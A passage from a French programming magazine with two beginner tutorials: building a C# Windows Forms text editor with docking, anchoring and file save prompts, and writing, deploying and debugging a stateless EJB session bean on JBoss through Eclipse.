
C#

NIVEAU : DÉBUTANT

sionne cette dernière. Il y a deux façons de procéder. La première, qui est la plus simple, consiste à travailler avec les propriétés Dock ou Anchor. Commençons avec Dock. Cette propriété énumérée, permet de contrôler de quelle manière un contrôle est arrimé dans son contrôle parent. La propriété spécifie le lieu d'arrimage, selon une direction horizontale ou verticale et le choix d'une des directions implique l'emploi des dimensions par défaut du contrôle dans cette direction et le remplissage du contrôle parent dans l'autre direction. Prenons un exemple pour clarifier. Si l'on spécifie 'Left' (arrimage à gauche), on demande un arrimage dans le sens horizontal. Alors la largeur du contrôle sera la largeur par défaut et sa hauteur sera augmentée de façon à emplir le contrôle parent, comme cela apparaît figure 2. La figure 3 quant à elle montre ce que cela donne avec un arrimage 'Bottom' (arrimage en bas). Ici on demande un arrimage sur la verticale. Le contrôle d'édition conserve donc sa hauteur par défaut et sa largeur est modifiée, de façon à ce qu'il emplisse toute la largeur de la fenêtre parent. Comme on s'en doute, les possibilités d'arrimage sont Left, Top, Right, Bottom, avec en plus None qui n'arrime à rien ;) et qui est le comportement par défaut, et enfin Fill, qui indique au contrôle de remplir sa fenêtre parent. C'est bien évidemment cette possibilité qu'utilise l'exemple sur le Cd-Rom.

Anchor une possibilité

C# offre une fonctionnalité voisine de l'arrimage : l'ancrage. La fonctionnalité d'ancrage permet de fixer les bords d'un contrôle dans sa fenêtre parent. Si celle-ci est redimensionnée, le contrôle



> Figure 4: Des bords ancrés restent à la même distance des bords de la fenêtre parent.

ancré se redimensionne de façon à ce que ses bords occupent toujours la ou les mêmes positions relatives dans la fenêtre parent. Pour nous faire mieux comprendre voici, ci-contre, un exemple très court (encadré 1). Il s'agit d'une fenêtre contenant un seul bouton, dont les coins haut, gauche et bas sont ancrés. Lancez ce programme et redimensionnez la fenêtre. Vous constaterez que le bouton se redimensionne de façon à ce que trois de ses bords soient toujours à la même distance des bords de la fenêtre qui le contient. En revanche, le bouton ne se redimensionne pas en largeur, puisque son bord droit n'est pas ancré (figure 4). Notre exemple d'éditeur n'emploie pas les ancrages que l'on utili-

se plutôt dans des panneaux complexes, remplis de nombreux contrôles.

encadré 1

```
// Démonstration d'ancrage d'un contrôle
using System;
using System.Drawing;
using System.Windows.Forms;

class AnchorDemo : Form {

    public static void Main() {
        Application.Run(new AnchorDemo());
    }

    public AnchorDemo () {
        Text = "";
        Size = new Size(200, 200);
        Button b = new Button();
        b.Parent = this;
        b.Location = new Point(40, 40);
        b.Anchor = AnchorStyles.Top | AnchorStyles.Left | AnchorStyles.Bottom;
    }
}
```

Le gestionnaire d'événement OnSizeChanged

À côté des arrimages et ancrages, l'autre possibilité pour faire en sorte que notre zone d'édition emplisse toujours sa fenêtre parent, est d'écrire un gestionnaire d'événement, qui sera automatiquement appelé par le système lorsque l'utilisateur redimensionne la fenêtre. Dans ce gestionnaire d'événement, il convient d'écrire le code qui redimensionnera à la volée les contrôles enfants. Pour notre exemple c'est tout simple :

```
protected override void OnSizeChanged(EventArgs e) {
    tb.Bounds = ClientRectangle;
}
```

Cette méthode permet d'avoir totalement la main sur le déroulement des opérations. C'est à la fois son avantage et son inconvénient. C'est un avantage si l'on veut gérer une fenêtre au contenu très compliqué et surtout dynamique, c'est à dire avec un nombre de contrôles enfants non constants. L'inconvénient est que cela oblige à écrire du code, puisqu'on a rien sans rien. L'éditeur d'exemple n'emploie pas cette possibilité, mais vous trouverez le gestionnaire d'événement mis en commentaire dans le source, si vous souhaitez procéder à des essais.


Quelle que soit la méthode que vous choisirez, vous devez savoir que cela ne fonctionnera que si la zone d'édition est multi-ligne.

Un premier jet

Lors des épisodes précédents, nous avons appris à créer un menu similaire à celui dont nous avons besoin, nous avons appris à manipuler les fichiers et nous avons fait connaissance avec les boîtes de dialogues préfabriquées, comme celle qui permet de

sélectionner un fichier. Nous avons donc toutes les cartes en main pour que notre éditeur puisse charger un fichier texte. Nous écrivons simplement pour le menu 'Ouvrir' le gestionnaire d'événement ci-dessous :

```
void OnOuvrirClick(object obj, EventArgs ea) {
    OpenFileDialog ofd = new OpenFileDialog();
    ofd.InitialDirectory = "."; // répertoire courant
    ofd.Filter = "Fichier texte|*.txt";
    if(ofd.ShowDialog() == DialogResult.OK) {
        NomFichierComplet = ofd.FileName;
        StreamReader sr =
new StreamReader(NomFichierComplet, Encoding.Default);
        tb.Text = sr.ReadToEnd();
        Text = NomFichierComplet;
        sr.Close();
    }
}
```



Comme le montre la figure 5, le résultat obtenu avec ce premier jet est loin d'être satisfaisant. Passons en revue les problèmes et leurs solutions. D'abord, il se peut que les lignes de texte soient coupées, comme sur la figure 5. Ceci se produit lorsque la propriété WordWrap du contrôle d'édition est à false. En fait, je dois dire que j'ai un peu forcé les choses pour les besoins de la démonstration, puisque le fait de placer 'Multiline' à true entraîne automatiquement que WordWrap soit placée à true. Autre problème potentiel: l'utilisateur ne peut saisir de touche 'Tab' ou 'Return'. On assure l'acceptation de ces touches avec deux lignes de code:

```
tb.AcceptsTab = true;
tb.AcceptsReturn = true;
```

Ensuite on constate que le texte peut être trop long et déborder en hauteur de la zone d'édition. Les remèdes sont simples : D'abord augmenter la taille de la fenêtre, ce qui n'est pas toujours suffisant, et attribuer une barre de défilement vertical au contrôle d'édition comme ceci:

```
tb.ScrollBars = ScrollBars.Vertical;
```


Enfin, nous avons tenté de mettre à jour la barre de titre de la fenêtre en fonction du fichier chargé. Cela fonctionne, mais le fait

que le nom de fichier vienne avec son chemin complet est peu esthétique. La boîte de dialogue de fichiers fournit toujours les noms sous cette forme, mais les transformer est très facile grâce à la classe System.IO.Path, qui offre des méthodes spécialement prévues pour cela. Ainsi la méthode GetFileName permet d'isoler le nom de fichier avec son extension et la méthode GetFileNameWithoutExtension permet d'isoler le nom de fichier sans extension, ce qui est notre choix, puisque notre éditeur ne sait pour l'instant travailler qu'avec du texte brut. La classe System.IO.Path mérite vraiment que l'on prenne le temps de la découvrir, car elle apporte des facilités très intéressantes. En attendant nous révisons notre code comme ceci :

```
void OnOuvrirClick(object obj, EventArgs ea) {
    OpenFileDialog ofd = new OpenFileDialog();
    ofd.InitialDirectory = ".";
    ofd.Filter = "Fichier texte|*.txt";
    if(ofd.ShowDialog() == DialogResult.OK) {
        NomFichierComplet = ofd.FileName;
        NomFichier = Path.GetFileNameWithoutExtension(NomFichierComplet);
        StreamReader sr = new StreamReader(NomFichierComplet, Encoding.Default);
        tb.Text = sr.ReadToEnd();
        Text = TitrePartiel + NomFichier;
        sr.Close();
    }
}
```

Le résultat est immédiatement meilleur, comme en témoigne la figure 6

> Figure 6: Voici un résultat nettement meilleur.




La logique de l'application

Nous devons maintenant nous intéresser à la logique de notre application, ce qui, pratiquement, signifie améliorer le comportement de notre éditeur. Commençons par travailler ce point dans le menu fichier. Nous voulons :

- Ajouter une entrée de menu 'Nouveau Document'
- Inhiber (griser) l'entrée de menu 'Sauver' tant que le document n'a pas été nommé, c'est à dire sauvegardé au moins une fois.
- Qu'un message soit affiché si l'utilisateur tente de créer un nouveau document, d'en charger un ou de quitter l'application, tant que le document en cours n'a pas été sauvegardé.

Les deux premiers points sont anodins et le code du programme d'exemple parle de lui-même. La meilleure façon de traiter le troisième point est de s'appuyer sur le fait que le contrôle TextBox maintient une propriété 'Modified', qui atteste si son contenu a été modifié ou non. On écrit une méthode 'OkToLeave' qui teste l'état de cette propriété et renvoie un booléen en fonction des



> Figure 7: Notre éditeur commence à se comporter comme un vrai

actions et choix de l'utilisateur (figure 7). Le reste du code s'articule autour de cette méthode, comme vous pouvez le constater avec l'extrait ci contre.

encadré

// Éditeur en C# -- Listing partiel

```
using System;
using System.ComponentModel;
using System.IO;
using System.Text;
using System.Drawing;
using System.Windows.Forms;

class Editeur : Form {

    private MenuItem miSauver;
    private TextBox tb;
    private string NomFichierComple;
    private string TitrePartiel;
    private string Filter = "Fichier texte|*.txt";

    public static void Main() {
        Application.Run(new Editeur());
    }

    public Editeur () {
        TitrePartiel = "Editeur en C# -- ";
        Text = TitrePartiel;
        NomFichierComple = "../Document.txt";
        Size = new Size(400, 400);

        //etc,
    }

    // Événements du sous menu Fichier

    void OnNouveauClick(object obj, EventArgs ea) {
        if(OkToLeave()) {
            tb.Text = "";
            miSauver.Enabled = false;
            NomFichierComple = "../Document.txt";
        }
    }

    void OnSauverClick(object obj, EventArgs ea) {
        SaveFile();
    }

    void OnSauverSousClick(object obj, EventArgs ea) {
        if(SaveFileDialog())
            miSauver.Enabled = true;
    }
}
```

```
void OnQuitterClick(object obj, EventArgs ea) {
    Close();
}

protected bool OkToLeave() {
    if(!tb.Modified)
        return true;
    DialogResult dr =
    MessageBox.Show("le document n'a pa été sauvegardé!\n\n" +
        "Enregistrer maintenant ?",
        "Editeur C#",
        MessageBoxButtons.YesNoCancel,
        MessageBoxIcon.Exclamation);
    switch(dr) {
        case DialogResult.Yes:
            return SaveFileDialog();
        case DialogResult.No:
            return true;
        case DialogResult.Cancel:
            return false;
    }
    return false;
}

protected bool SaveFileDialog() {
    SaveFileDialog sfd = new SaveFileDialog();
    sfd.FileName = NomFichierComple;
    sfd.Filter = Filter;
    if(sfd.ShowDialog() == DialogResult.OK) {
        NomFichierComple = sfd.FileName;
        SaveFile();
        Titre();
        return true;
    }
    else
        return false;
}

protected void SaveFile() {
    StreamWriter sw =
        new StreamWriter(NomFichierComple, false, Encoding.Default);
    sw.Write(tb.Text);
    sw.Close();
    tb.Modified = false;
}

protected void Titre() {
    Text =
        TitrePartiel +
        Path.GetFileNameWithoutExtension(NomFichierComple);
}

protected override void OnClosing(CancelEventArgs e) {
    base.OnClosing(e);
    e.Cancel = !OkToLeave();
}
}
```

On notera particulièrement la surcharge du gestionnaire d'événement 'OnClosing' pour assurer la sauvegarde du document, quelle que soit la façon dont l'utilisateur termine l'application. Dans ce gestionnaire d'événement, on commence par appeler celui de la classe de base, afin que ses délégués enregistrés reçoivent eux aussi l'événement. Nous suivons en cela les recommandations de Microsoft. La prochaine fois nous continuerons à améliorer notre éditeur, notamment en implémentant les fonctions copier-coller. Et plein de bonnes choses encore !

Frédéric Mazué
frederic.mazue@programmez.com

DEMYSTIFIER J2EE AVEC JBOSS

Définir un service

(Dernière partie)

Un service distribué est généralement composé de trois éléments : une interface, une implémentation et une méthode d'accès. L'interface décrit les fonctions que le service est susceptible de rendre. L'implémentation décrit comment ces fonctions sont rendues. La méthode d'accès permet à un composant client (une servlet/JSP, une application externe, un autre service) d'atteindre le service. Très logiquement un session bean est composé de deux interfaces JAVA et d'une classe qui correspond à ces trois éléments.

Commençons par la définition de l'interface de notre service/session bean. Pour cela, il faut demander à notre IDE de choisir de créer une nouvelle classe. Donnez " myapp " comme nom de package. Donnez MyService comme nom de classe. L'IDE va créer un fichier nommé MyService.java. Entrez le code suivant :

```
package myapp;

public interface MyService extends javax.ejb.EJBObject
{
    public double add(double a, double b) throws java.rmi.RemoteException;
    public double multiply(double a, double b) throws java.rmi.RemoteException;
}
```

Vous aurez remarqué que cette interface doit étendre l'interface EJBObject qui fait partie de l'API des EJB et ensuite, que chaque méthode est susceptible de renvoyer une exception indiquant qu'il y a eu un problème de communication, via le réseau. Cette exception nous rappelle que le service est accessible à distance.

Sauvegardez. Compilez (sur Jbuilder8 : Shift-Ctrl 9, sur Eclipse la sauvegarde entraîne automatiquement une compilation). On vérifie qu'il existe un répertoire "myapp" dans le répertoire "myapp.jar" de notre application. Ce répertoire contient un fichier nommé " MyService.class ".

Passons à l'implémentation dans le fichier "myapp/MyServiceBean.java"

```
package myapp;

public class MyServiceBean implements javax.ejb.SessionBean
{
    public MyServiceBean() {}

    public double add(double a, double b) {
        trace("addition demandée !");
        return a+b;
    }
}
```

```
public double multiply(double a, double b) {
    trace("multiplication demandée !");
    return a*b;
}

public void trace(String message) { System.out.println(message); }
public void ejbCreate() {}
public void ejbActivate() {}
public void ejbPassivate() {}
public void ejbRemove() {}
public void setSessionContext(javax.ejb.SessionContext a_context) {}
}
```

Elle est à peine plus complexe que la précédente. Cette classe doit implémenter une autre interface de l'API des EJB : SessionBean. Remarquons en premier lieu, le constructeur, qui n'accepte aucun paramètre. On retrouve dans cette classe les méthodes définies dans l'interface. La clause throws est manquante car ces méthodes vont s'exécuter sur le serveur et donc aucun problème de communication ne peut leur arriver. Il n'est pas nécessaire que cette classe implémente l'interface de service que nous avons défini. C'est JBoss qui va rétablir le lien, en utilisant l'homonymie des méthodes. La méthode " trace " ne figurant pas dans l'interface distante, elle ne peut être appelée qu'à l'intérieur du bean.

La définition de cette classe se termine par l'implémentation vide d'une série de méthodes, dont le nom commence par " ejb ". Il s'agit de méthodes réflexes. Pour comprendre leur intérêt, il faut se rappeler que les EJB ne sont pas des programmes autonomes, mais des objets gérés et animés par un conteneur. Ce conteneur effectue régulièrement des opérations de maintenance. En appelant ces méthodes réflexes, il permet aux beans de participer à ces opérations. Généralement, les beans laissent le conteneur assumer seul ces travaux et le contenu de ces méthodes est laissé à vide.


Il nous reste à définir l'interface d'accès (classe " myapp/MyServiceHome.java ") :

```
package myapp;

public interface MyServiceHome extends javax.ejb.EJBHome
{
    public MyService create() throws javax.ejb.CreateException, java.rmi.RemoteException;
}
```

Cette interface sera implémentée par un objet d'accès, généré automatiquement par JBoss. Cet objet va être ensuite enregistré auprès du service d'annuaire de JBoss (JNDI) afin que les programmes ou composants clients puissent l'atteindre. Cet objet nous fournira l'objet de service dont nous avons besoin, grâce à sa méthode " create ".

Pourquoi passer par un objet d'accès intermédiaire ? Pour économiser une étape, ne pourrions nous pas enregistrer directement l'objet de service dans l'annuaire ? La réponse est non. Elle s'explique par le fait qu'il est possible de définir dans J2EE des services conversationnels. De tels services sont capables de



Exemple de l'appel du service de calcul. On y voit le résultat s'afficher sur le navigateur. Notre JSP (firsttry.jsp) est édité (en bas) sous Eclipse à l'aide d'un plug-in "Lomboz". Les éléments constitutifs du schéma sont présentés (en haut) au format UML grâce à un autre plug-in, nommé "OMONDO". Ces deux plug in sont disponibles en téléchargement gratuit pour une utilisation non commerciale.

maintenir un état interne dépendant d'un dialogue avec le composant client. Conséquence : chaque composant client se voit octroyer un objet service qui lui est dédié. L'insertion dans l'architecture d'une fabrique de services devient nécessaire. C'est notre objet d'accès.


Mais, dans le cas d'un service qui ne conserve pas d'état dépendant de l'utilisateur, quel gâchis de ressources ! Seul un objet service, ou du moins un petit ensemble d'objets services est suffisant. Le serveur d'applications sait effectuer les optimisations nécessaires, à condition de lui signaler quand cela est possible. Et ainsi, les "créations" d'objets services n'en sont pas toujours ! JBoss ressert bien souvent des objets services usagés ! Mais il n'existe qu'une seule façon de programmer et d'accéder à des services : celle qui s'adapte à tous les cas.

Et voilà. En 30 lignes exactement notre service a été entièrement écrit. Il reste à le déployer, c'est à dire faire en sorte que JBoss le reconnaisse. Nous allons pour cela éditer le fichier " ejb-jar.xml " :

```
<!DOCTYPE ejb-jar PUBLIC "-//Sun Microsystems, Inc.//DTD Enterprise JavaBeans 2.0//EN" "http://java.sun.com/dtd/ejb-jar_2_0.dtd">
```

```
<ejb-jar>
<enterprise-beans>
<session>
<ejb-name>MyService</ejb-name>
<home>myapp.MyServiceHome</home>
<remote>myapp.MyService</remote>
<ejb-class>myapp.MyServiceBean</ejb-class>
<session-type>Stateless</session-type>
<transaction-type>Container</transaction-type>
</session>
</enterprise-beans>
</ejb-jar>
```

Inspectons cette directive de déploiement. La section " <session> " décrit le bean à déployer. Pour chaque service, il sera nécessaire d'ajouter une nouvelle section de ce type. Cette section contient un premier élément " <ejb-name> " qui la nomme. Ce nom identifie le service : il doit donc être unique. Les éléments suivants : " <home>", " <remote>" et " <ejb-class>" indiquent quels sont les objets JAVA qui définissent les trois composantes du service. L'élément " <session-type>" nous permet de signaler à JBoss que l'état



Cette capture d'écran montre comment initialiser une session de débogage de JBoss à l'aide d'Eclipse. L'édition du fichier de démarrage (run.sh) montre la ligne à rajouter pour que JBoss accepte la connexion JDPA.

interne du bean ne dépend pas de l'utilisateur. Cette information va permettre à JBoss d'effectuer les optimisations dont nous avons déjà parlé. Dans le cas contraire, il aurait fallu écrire "Stateful". C'est l'option à utiliser en cas de doute. Le contenu de l'élément "transaction-type" indique que nous désirons que les transactions distribuées pour ce bean soient gérées entièrement par JBoss et non par le bean lui-même. A utiliser systématiquement. Sauvegardons ce fichier et redéployons l'application. Le service est disponible ! Sans autre forme de procès ! Il reste à

Homsys Group :

Créé en 1991, Homsys Group est spécialisé autour de trois grands pôles : la Business Intelligence (Homsys), les Architectures Systèmes et Réseaux (Kedros) et les technologies Objet et Internet (Objet Direct). Homsys Group, qui fédère aujourd'hui 250 consultants, est implanté à Paris, Marseille, Toulouse, Lyon, Bordeaux, Grenoble et Rennes. www.homsysgroup.com

l'appeler pour s'assurer que tout fonctionne correctement. Repré- nous notre JSP et insérons les lignes suivantes :

```
...
<body>
...
<%
    javax.naming.InitialContext context = new javax.naming.InitialContext();
    myapp.MyServiceHome home = (myapp.MyServiceHome)context.lookup
("MyService");
    myapp.MyService service = home.create();
%>
Ajoutons : <%= service.add(12345.0, 34521.0) %>
Multiplions : <%= service.multiply( 12345.0, 34521.0 ) %>
...
</body>
```

La première ligne de ce fragment de JSP nous connecte au service de nommage (annuaire) de JBoss. Dans la seconde ligne, nous demandons à ce service d'annuaire de nous fournir l'objet d'accès (Home) aux objets services eux-mêmes. Notons que ce service a été enregistré par JBoss dans son annuaire, sous le nom de service, tel qu'il a été défini dans "ejb-jar.xml". Cet objet d'accès "crée" ensuite un objet de service qui va répondre à nos sollicitations. Revenons à notre navigateur. Entrons son URL dans le champ d'adresses. Les résultats effectués par notre service de calcul apparaissent dans le cadre principal. Succès !

Utiliser le débogueur avec Eclipse

Le succès n'est malheureusement pas toujours au rendez-vous dès le premier essai. Lorsqu'à défaut des belles présentations HTML

que nous attendons, nous recevons des messages longs, pénibles et généralement abscons, il nous faut investiguer. Il existe un outil idéal pour cela : c'est le débogueur. Nombre de développeurs l'utilisent rarement, surtout conjointement à un moteur d'application, car ils ne savent pas comment prendre le contrôle d'un programme externe à l'IDE.

C'est en fait tout simple. Je vais expliquer ici comment le faire avec Eclipse. Avant de procéder, quelques explications préalables sont nécessaires pour éclairer la démarche. La plate-forme Java propose un mécanisme standard de débogage, que toute JVM (Java Virtual Machine) se doit de posséder. Ce mécanisme s'appelle JPDA (Java Platform Debugging Architecture). Il permet, entre autres, d'effectuer du débogage à distance. Il faut pour cela que l'IDE sache l'utiliser. C'est le cas d'Eclipse. Il faut aussi que la JVM cible – JBoss dans notre cas – l'accepte. Par défaut, elle ne l'accepte pas, pour des raisons évidentes de sécurité. Dès que les deux outils sont prêts à coopérer, l'IDE se connecte sur un port IP que la JVM de JBoss a ouvert à cet effet. Les directives de l'IDE, ainsi que les réponses de JPDA transitent ensuite par cette connexion. Pour le développeur, tout ceci est transparent. Il dispose alors de toute la convivialité proposée par l'interface de débogage offerte par l'IDE. Ce qui n'est pas un vain mot sur Eclipse. Mais pour l'instant, il est inutile de se précipiter sur notre IDE: JBoss n'est pas encore d'humeur à nous écouter.

Nous allons faire en sorte que JBoss devienne plus coopératif. Pour cela, nous allons éditer à nouveau le script de lancement "run.bat" ou "run.sh". En parcourant les lignes de ce script, nous remarquons la présence d'une ligne contenant sur Windows ("run.bat"):

```
rem set JAVA_OPTS=-classic -Xdebug -Xnoagent -Djava.compiler=NONE -Xrunjwdp:transport=dt_socket,address=8787,server=y,suspend=y %JAVA_OPTS%
```

Il n'existe aucune ligne similaire sur Linux ("run.sh"). Il s'agit d'un oubli malencontreux, que nous allons rapidement réparer.

Cette ligne, lorsqu'elle est dé-commentée, fait que le script d'initialisation lance le serveur d'applications en mode débogage. Cette ligne a été conçue pour fonctionner avec les JVM 1.3 et mieux. Or les JVM 1.3 sont incapables de faire fonctionner conjointement le JIT (Hotspot) et JPDA. D'où les options "-classic" et "-Djava.compiler=NONE". Les JVM 1.4, sont elles, capables de faire travailler JIT et JPDA en harmonie. Ces deux options peuvent donc être retirées. C'est même préférable qu'elles le soient, car l'activation d'un JIT a un impact extrêmement important sur les performances générales. Attention, en enlevant "-classic" : ne laissez pas d'espaces entre le signe égal qui suit JAVA_OPTS et le signe moins qui précède Xdebug. Notons enfin que le port de connexion JPDA proposé par JBoss est le 8787.

Pour Linux, ajoutez l'instruction suivante – sur une seule ligne – au sein de "run.sh". Placez la en fin des initialisations de variables, c'est à dire juste avant le commentaire "# Display our environment".

```
JAVA_OPTS="-Xdebug -Xnoagent -Xrunjwdp:transport=dt_socket,address=8787,server=y,suspend=y "$JAVA_OPTS
```

